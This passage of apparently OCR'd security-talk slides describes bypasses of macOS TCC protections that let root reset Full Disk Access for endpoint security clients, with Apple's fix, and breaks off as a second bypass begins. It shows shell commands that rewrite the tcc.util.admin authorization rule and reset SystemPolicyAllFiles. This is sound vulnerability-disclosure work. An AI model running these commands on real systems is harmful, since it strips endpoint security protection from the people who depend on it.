
- forced user authentication, even for root - why?

Bypass 1

- ok, but if we are root?
- let's edit the database! 💡
- the bar is raised, a little



```
csaby@mantarey ~ % tccutil reset SystemPolicyAllFiles
bundle com.sentinelone.sentineld is an endpoint security client; authorization required
Successfully reset SystemPolicyAllFiles
```



```
csaby@mantarey ~ % sudo security authorization write com.apple.tcc.util.admin allow
YES (0)

csaby@mantarey ~ % security authorization read com.apple.tcc.util.admin
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>class</key>
  <string>rule</string>
  <key>created</key>
  <real>657182100.19664896</real>
  <key>modified</key>
  <real>660750132.03988397</real>
  <key>rule</key>
  <array>
      <string>allow</string>
  </array>
  <key>version</key>
  <integer>0</integer>
</dict>
</plist>
YES (0)
```


“Ineligible for a bounty.”

–Apple

“:-(((((((”


–Csaba

Scene 3:
The authorization fix


YOU CAN'T BYPASS AUTHORIZATION
IF THERE IS NO AUTHORIZATION
imgflip.com

authorization fix

- no more authorization!



```
csaby@mantarey ~ % tccutil reset SystemPolicyAllFiles
Full Disk Access is required to reset Endpoint Security extension: com.objective-see.blockblock
tccutil: Operation not permitted without Full Disk Access
```


- we need FDA permission now
- tccutil can read the TCC db for FDA, because: \`com.apple.private.tcc.manager.access.read\` with \`kTCCServiceSystemPolicyAllFiles \`
- MacAdmins: tccutil errors out at first rule reset failure (e.g.: no FDA + tries to reset ES client)

Scene 4:
Bypass 2 - the power of mount

Bypass 2

- how does tccutil determine if an entry is related to ES client?
  - checks the file on disk
  - checks: com.apple.developer.endpoint-security.client

